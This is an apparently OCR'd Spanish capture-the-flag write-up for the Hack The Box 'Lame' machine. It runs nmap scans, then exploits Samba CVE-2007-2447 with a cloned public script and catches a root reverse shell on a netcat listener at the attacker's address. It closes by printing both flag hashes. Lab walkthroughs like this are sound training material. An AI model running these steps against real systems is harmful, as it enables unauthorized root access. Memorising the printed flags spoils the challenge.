
LAME MACHINE

Autor: Christian Jimenez



ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.3 -oG allPorts
```

La salida nos muesta los sigueinets puertos:

```
File: extractPorts.tmp

[*] Extracting information ...
    [*] IP Address: 10.10.10.3
    [*] Open ports: 21,22,139,445,3632

[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p21,22,139,445,3632 -sV -sC 10.10.10.3 -oN targeted
```


este es el resultado:

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

EXPLOTACION

Vemos que tiene el samba activado y la version es 3.0.X que es desactualizado, sibuscamos esa version en google junto a la palabra exploit encontramos el siguiente repositorio de github:

https://github.com/amriunix/CVE-2007-2447



estos son los pasos de instalacion:

```
sudo apt install python python-pip #si no tienes pip2
pip install --user pysmb
git clone https://github.com/amriunix/CVE-2007-2447.git
```

la forma de ejecucion:

```
python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

```
┌──(root💀kali)-[/home/…/Escritorio/HTB/lame/exploits]
└─# python3 usermap_script.py 10.10.10.3 445 10.10.14.4 4242
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
```

nos ponemos a la escucha en netcat y obtenemos una conexion reversa como root:

```
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.3] 53271
whoami
root
id
uid=0(root) gid=0(root)
```

ELEVACION DE PRIVILEGIOS

No necesitamos elevar privilegios porque somos root y podemos ver las 2 flags:

```
cat makis/user.txt
63fb275f229d500fb1636db5d4b48f9e
cat /root/root.txt
94f9b1f7ca8ad937ca3d93d4d005281f
```